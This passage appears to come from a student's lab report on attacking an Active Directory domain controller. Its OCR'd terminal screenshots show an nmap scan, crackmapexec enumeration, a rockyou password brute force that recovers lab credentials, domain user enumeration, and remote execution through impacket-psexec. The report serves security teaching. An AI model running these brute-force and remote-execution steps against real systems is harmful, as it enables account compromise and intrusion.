

Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
17:34
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/sujen]
└─# nmap -Pn 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-25 17:30 +0545
Nmap scan report for 192.168.1.64
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.1.64 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: A8:1E:84:9F:75:B9 (Quanta Computer)

Nmap scan report for 192.168.1.65
Host is up (0.045s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 18:47:3D:DE:18:C1 (Chongqing Fugui Electronics)

Nmap scan report for 192.168.1.74
Host is up (0.018s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
```

Figure 7: Scanning the network subnet with nmap

Gathering information about the host

Then, a tool called crackmapexec was used to gather information about the previously found IP. The command “crackmapexec smb 192.168.1.74” was used to gather information about the target IP. The obtained results confirmed that it was indeed the domain controller of the domain islington.local.



Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
23:47
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/sujen]
└─# crackmapexec smb 192.168.1.74
SMB         192.168.1.74    445    COURSEWORK       [*] Windows 10.0 Build 17763 x64 (name:COURSEWO
RK) (domain:islington.local) (signing:True) (SMBv1:False)

┌──(root㉿kali)-[/home/sujen]
└─# 
```

Figure 8: Gathering information about the domain using crackmapexec

Performing brute force attack on the target

After that, the command “crackmapexec smb 192.168.1.74 -u users.txt -p rockyou.txt” was used to perform a password attack commonly known as brute force attack. Here, an attempt to login is made using all the names in the users.txt file with the passwords in the rockyou.txt file.



Kali - VMware Workstation
File Edit View VM Tabs Help
23:48
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/sujen]
└─# cd Desktop

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# crackmapexec smb 192.168.1.74 -u users.txt -p rockyou.txt
SMB         192.168.1.74    445    COURSEWORK       [*] Windows 10.0 Build 17763 x64 (name:COURSEWO
RK) (domain:islington.local) (signing:True) (SMBv1:False)
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:123456 STATUS_LOGON_F
AILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:12345 STATUS_LOGON_FA
ILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:123456789 STATUS_LOGO
N_FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:password STATUS_LOGON
_FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:iloveyou STATUS_LOGON
_FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:princess STATUS_LOGON
_FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:1234567 STATUS_LOGON_
FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:rockyou STATUS_LOGON_
FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:12345678 STATUS_LOGON
_FAILURE
SMB         192.168.1.74    445    COURSEWORK       [-] islington.local\Aabha:abc123 STATUS_LOGON_F
AILURE
```

Figure 9: Using crackmapexec to brute force domain user credentials

Simplifying the output of attack

The previous command displayed the output for all the login attempts which made it difficult to track the successful login credentials. So, the command was modified to “crackmapexec smb 192.168.1.74 -u users.txt -p rockyou.txt | grep ‘[+]’” so that only the output of the successful login be displayed. Here, a user named Aditya was found whose password was Nepal123.




Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
23:52
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/sujen/Desktop]
└─# crackmapexec smb 192.168.1.74 -u users.txt -p rockyou.txt | grep '[+]'
SMB         192.168.1.74    445    COURSEWORK       [+] islington.local\Aditya:Nepal123

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# 
```

Figure 10: Filtering results for only successful login credentials

Enumerating other users using compromised user credentials

By leveraging the discovered account, other users in the domain were also discovered. The command “crackmapexec smb 192.168.1.74 -u Aditya -p Nepal123 --users” was used to enumerate other users in the domain 192.168.1.74.



Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
23:54
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/sujen/Desktop]
└─# crackmapexec smb 192.168.1.74 -u users.txt -p rockyou.txt | grep '[+]'
SMB         192.168.1.74    445    COURSEWORK       [+] islington.local\Aditya:Nepal123

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# crackmapexec smb 192.168.1.74 -u aditya -p Nepal123 --users
SMB         192.168.1.74    445    COURSEWORK       [*] Windows 10.0 Build 17763 x64 (name:COURSEWO
RK) (domain:islington.local) (signing:True) (SMBv1:False)
SMB         192.168.1.74    445    COURSEWORK       [+] islington.local\aditya:Nepal123
SMB         192.168.1.74    445    COURSEWORK       [+] Enumerated domain user(s)
SMB         192.168.1.74    445    COURSEWORK       islington.local\pramila
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\hari
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\aditya
badpwdcount: 0 baddpwdtime: 2023-04-25 23:38:51.353693
SMB         192.168.1.74    445    COURSEWORK       islington.local\sujen
badpwdcount: 1 baddpwdtime: 2023-04-25 14:26:09.625773
SMB         192.168.1.74    445    COURSEWORK       islington.local\krbtgt
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\Guest
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\Administrator
badpwdcount: 0 baddpwdtime: 2023-04-25 11:59:44.878362

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# 
```

Figure 11: Enumerating all the domain users of the AD

Narrowing down the attack vector

Then, the command “cat > accounts.txt” was used to create a file named accounts.txt and all the users enumerated from the previous step were added in the text file. This narrowed down the list to only the users that were part of the domain.



Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
0:01
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
SMB         192.168.1.74    445    COURSEWORK       [+] Enumerated domain user(s)
SMB         192.168.1.74    445    COURSEWORK       islington.local\pramila
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\hari
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\aditya
badpwdcount: 0 baddpwdtime: 2023-04-25 23:38:51.353693
SMB         192.168.1.74    445    COURSEWORK       islington.local\sujen
badpwdcount: 1 baddpwdtime: 2023-04-25 14:26:09.625773
SMB         192.168.1.74    445    COURSEWORK       islington.local\krbtgt
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\Guest
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\Administrator
badpwdcount: 0 baddpwdtime: 2023-04-25 11:59:44.878362

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# cat > accounts.txt
pramila
hari
sujen
krbtgt
Guest
Administrator

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# 
```

Figure 12: Creating a text file containing only the obtained domain users

Performing attack on the defined scope

After that, the command “crackmapexec smb 192.168.1.74 -u accounts.txt -p rockyou.txt –continue-on-success | grep ‘[+]’” was used so that all the successful login attempts can be displayed. The output shows that the credentials for only one of the other accounts were successfully retrieved. However, in this case, the term (Pwn3d!) is displayed beside the credentials which indicates that the user has some sort of admin access in the system.



Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
0:17
Trash
File System
Home
users.txt
rockyou.txt
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
SMB         192.168.1.74    445    COURSEWORK       islington.local\aditya
badpwdcount: 0 baddpwdtime: 2023-04-25 23:38:51.353693
SMB         192.168.1.74    445    COURSEWORK       islington.local\sujen
badpwdcount: 1 baddpwdtime: 2023-04-25 14:26:09.625773
SMB         192.168.1.74    445    COURSEWORK       islington.local\krbtgt
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\Guest
badpwdcount: 0 baddpwdtime: 1601-01-01 05:30:00
SMB         192.168.1.74    445    COURSEWORK       islington.local\Administrator
badpwdcount: 0 baddpwdtime: 2023-04-25 11:59:44.878362

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# cat > accounts.txt
pramila
hari
sujen
krbtgt
Guest
Administrator

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# crackmapexec smb 192.168.1.74 -u accounts.txt -p rockyou.txt --continue-on-success | grep '[+]'

SMB         192.168.1.74    445    COURSEWORK       [+] islington.local\sujen:Pass@123 (Pwn3d!)

┌──(root㉿kali)-[/home/sujen/Desktop]
└─# 
```

Figure 13: Using crackmapexec to brute force the narrowed list of users

Gaining access to the victim system

Then, the command "impacket-psexec Islington.local/Sujen:Pass@123@192.168.1.74" was used to connect to the remote windows system which enables the attacker to perform remote code execution using the SMB protocol.

